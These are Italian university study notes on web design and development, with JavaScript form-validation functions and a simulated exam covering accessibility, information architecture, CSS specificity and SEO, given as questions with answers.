La successiva funzione di validazione dei campi considera il DOM: prendiamo il nodo parent e se la lunghezza è pari a 2 avremo un singolo elemento, altrimenti prendiamo la regex e il testo. Se il testo non rispetta la regex o se l'input contiene ancora il suggerimento, riporta il focus sull'elemento, seleziona tutto per cancellare velocemente e ritorna false; altrimenti ritorna true.

```
function validazioneCampo(input) {
    var p = input.parentNode;
    if (p.children.length == 2) {
        p.removeChild(p.children[1]);
    }
    var regex = dettagli_form[input.id][1];
    var text = input.value;
    if ((text == dettagli_form[input.id][0]) || (text.search
        (regex) != 0)) {
        mostraErrore(input);
        input.focus();
        input.select();
        return false;
    }
    return true;
}
```

Controlliamo poi tutti i campi all'interno del form; se uno di questi input non è corretto, ritorna *false*:

```
function validazioneForm() {
    for(var key in dettagli_form) {
        var input = document.getElementById(key);
        if (!validazioneCampo(input)) {
            return false;
        }
    }
    return true;
}
```

La funzione di mostrare l'errore considera un nodo, va al padre, crea un elemento strong e poi appende un nuovo nodo con l'errore appendendolo al padre sotto forma di span:

```
function mostraErrore(input) {
    var p = input.parentNode;
    var e = document.createElement("strong");
    e.className = "errorSuggestion";
    e.appendChild(document.createTextNode(dettagli_form[
        input.id][2]));
    p.appendChild(e);
}
```

La chiamata finale nel form prevede che la funzione caricamento venga chiamata nella body, in questo caso nel file di inserimento nuovi giocatori con form; normalmente, è sempre meglio metterla in un file esterno.

```
body onload="caricamento();">
```

Simulazione esame 2022/2023

Durata esame: 1 ora e un quarto/1 ora e mezza.

Punti: fino a 32 (2 corretta, -1 sbagliata, 0 se in bianco per i V/F)

Struttura:
- 5/6 domande vero o falso
  - Ognuna di queste domande va motivata opportunamente e vale più di 2 punti
- Calcolo specificità
  - Specificare il colore, dimensione del carattere e la specificità di ciascuna regola e quale vince
  - Potrebbe succedere che non si applichi
- Domande aperte
  - 2 domande aperte, dando le risposte complete
- Tabella accessibile
  - XHTML/HTML; attenzione che cambia la summary/xml:lang
  - Deve essere codice valido (aprire e chiudere i tag)

Non chiede JavaScript o PHP (massimo chiede GET/POST; vengono usati principalmente nel progetto).

Ci sono 5 scritti e 3 consegne per sessione (una consegna unica per sessione). Per chi si deve laureare, la consegna può essere anticipata. Basta scrivere alla prof nel caso. 2 punti bonus per la prima sessione.

La simulazione è stata fatta su Wooclap:
- Un test esaustivo dell'accessibilità di una pagina web può essere fatto in modo automatico
  - Falso
    - Esempio di controllo che non può essere fatto in modo automatico
      - Alt dell'immagine che viene messo da alcuni strumenti (Accessiway) in modo automatico, ma inserito in modo sbagliato

- Quanto può essere profonda una struttura organizzativa gerarchica?
  - 4 o 5, massimo di 7 se l'informazione è particolarmente puntuale
  - I clic corrispondono alla profondità (ma anche tempo massimo di ricerca), l'ampiezza corrisponde alla navigazione

- Che cos'è uno schema organizzativo?
  - L'organizzazione con la quale sono presenti i contenuti nel sito e con cui sono disposte le informazioni; questa viene scelta in fase di progettazione (non si parla di collegamenti in questo caso)
  - Schema organizzativo: organizza le informazioni nel sito

- Scrivi un esempio di schema organizzativo per ognuna delle categorie
  - Esatto: Cronologico, Alfabetico
  - Ambiguo: Per topic (categoria, argomento), per task, metaphor driven, per audience

- Che cos'è una struttura organizzativa?
  - Una struttura organizzativa decide la navigazione tra gli elementi
  - Struttura organizzativa: come i collegamenti sono organizzati tra di loro (come la navigazione viene fatta o arriva alle informazioni)
  - Esempi di struttura organizzativa: Gerarchia, Ipertesto

- Nascondere, anche solo parzialmente, il contenuto dei menù tramite menù a tendina non è corretto
    - Falso
    - Si accetta su mobile (essendo tante voci, quindi si nascondono), in quanto il menù è una sorta di mappa ma non è accettabile su desktop, in quanto la grandezza di schermo consente di espandere le opzioni come voluto
    - Il sito deve essere tutto navigabile da tastiera, altrimenti non è accessibile

- Elencare gli accorgimenti che si devono utilizzare per rendere una tabella accessibile
    - Usare gli scope (da privilegiare come soluzione; se non è possibile, usare gli headers)
    - Summary per XHTML
    - Caption
    - Attributi abbr
    - Attributi lang
    - Alternanza dei colori (ma non fare affidamento principalmente su questi; utile se la tabella è molto lunga e se si sviluppa per occupazione righe e colonne)
    - Tag aria-described-by se associato un elemento con id (soluzione per HTML5)
    - Strutturazione semantica (thead, tbody, tfoot)
    - (Data-title per dare, volendo, un'ulteriore descrizione semantica degli elementi presenti)

- Qual è la differenza fondamentale tra gli attributi id e class?
    - Normalmente è una risposta da espandere
    - (In questo caso) Id identifica un singolo attributo, class altrimenti una classe/insieme di questi

- Schema organizzativo esatto
    - Va bene quando l'utente sa bene cosa sta cercando
- Ambiguo
    - Va bene quando l'utente non ha una chiara idea di che cosa sta cercando
- Lo schema cronologico
    - È uno schema organizzativo esatto
- Lo schema per argomento
    - È uno schema organizzativo ambiguo
- Può collocare l'elemento in una sola classe
    - Schema organizzativo esatto
- Può collocare l'elemento in più classi
    - Schema organizzativo ambiguo

- Che cosa sono le convenzioni interne di un sito web e le convenzioni esterne? In cosa differiscono?
    - Interne: le ho definite io e non devono essere rotte
    - Esterne: convenzioni imparate sul web o dalla normale usabilità delle applicazioni (es. scroll)

- Mettete in ordine di applicazione i seguenti stili CSS (in assenza di clausole !important)

1) Impostazioni di stile predefinite del browser
2) Fogli di stile esterni definiti dall'autore
3) Fogli di stile embedded definiti dall'autore
4) Impostazioni di stile inline definite dall'autore della pagina
5) Impostazioni personali dell'utente

- Qual è il numero massimo di voci in un menù?
  - 7
  - Se proprio, fino a 10; se ne metto così tante, potrei chiedere lo scroll orizzontale
  - Meglio che la struttura sia ampia e non profonda in maniera tale che possa essere meglio modificabile in futuro e non disorienti l'utente
  - Più voci ho, più fatica faccio a compiere la scelta

- È molto importante la separazione tra:
  - Presentazione, struttura, comportamento

- Quali sono le tre domande più importanti alle quali devo saper rispondere, pena il fenomeno del disorientamento?
  - Dove sono?
  - Di che cosa si tratta?
  - Dove posso andare?

- Associa le affermazioni corrette rispetto alla metafora della pesca
  - Tiro perfetto
    - Gli utenti sanno cosa stanno cercando
  - Trappola per aragoste
    - Gli utenti hanno un'idea precisa di cosa stanno cercando e vogliono imparare cose durante la ricerca (idea abbastanza precisa)
  - Pesca con la rete
    - Gli utenti non hanno un'idea precisa di cosa stanno cercando (guardano un po' tutto)
  - Boa di segnalazione
    - Serve per ritrovare qualcosa di già visualizzato
  - Gli utenti non lasciano nulla di intentato, ma vogliono esaminare tutto
    - Pesca con la rete
  - Questa metafora indica di aiutare gli utenti a raffinare la ricerca
    - Trappola per aragoste

- Il contenuto del tag title deve essere
  - Sempre dal particolare al generale
    - Le schede vengono visualizzate sui bookmark, sui risultati dei motori di ricerca
      - Devono convincere l'utente a cliccarci sopra

- Il contenuto del tag description influenza il posizionamento in una SERP
  - Falso
    - Non influenza il posizionamento delle pagine, perché i metatag influenzano solo se ci sono tutti gli altri fattori
    - Il tag description influenza la visualizzazione delle pagine nella SERP (e il fatto che l'utente ci clicchi sopra)
    - Non influenza invece il ranking
    - Non influenzano i metatag perché sono stati molto abusati (comprese le keywords)

- Cosa si deve mettere "above the fold"?
  - Tutto, ma non è realistico.
  - Identificazione: titolo, logo
  - Parte di navigazione principale: menù (desktop) oppure menù hamburger per mobile
  - Contenuti informativi più importanti

- Cosa si intende per Responsive Web?
  - Si intendono delle pagine adattabili a prescindere dal tipo di dispositivo, definendo con dei checkpoint come lo stile appaia tra un dispositivo o l'altro

- Di che colore è il testo all'interno del tag <th class="lun" abbr="Lun">Lunedì</th>?

```
th {
    background-color: #bbb;
    color:#000;
}
th[abbr="Lun"] {
    background-color: #555;
    color:#f00;
}
table tr th.lun{
    background-color: #333;
    color:#fff;
}

<th class="lun" abbr="Lun" scope="col">Lunedì</th>
```

  Specificità: id, attributi (classi sono attributi), tag

1. (0, 0, 1)
2. (0, 1, 1)
3. (0, 1, 3) → quella che viene applicata

Colore: Bianco (#fff)

- Quali emozioni utilizza l'Emotional Design?
  - Sorpresa, Piacere, Status/Esclusività, Rewards

- Qual è il media più accessibile?
  - Testo
  - Se non lo posso leggere, lo posso ascoltare/tradurre
  - Comunque, è la principale alternativa che viene fornita al posto degli altri media

Concorso Accattivante ed Accessibile → 15 febbraio data finale di consegna, fine marzo le premiazioni.

Pronunce inglesi corrette

- Hover (si pronuncia "over" e non "uuver", che non si può sentire)
- Header (si pronuncia "eder", magari con la H davanti che male non fa dirla, e non "iider")
- Hacker (l'orrida pronuncia "eicher" sentita in classe anche no grazie, please, abbiate pietà)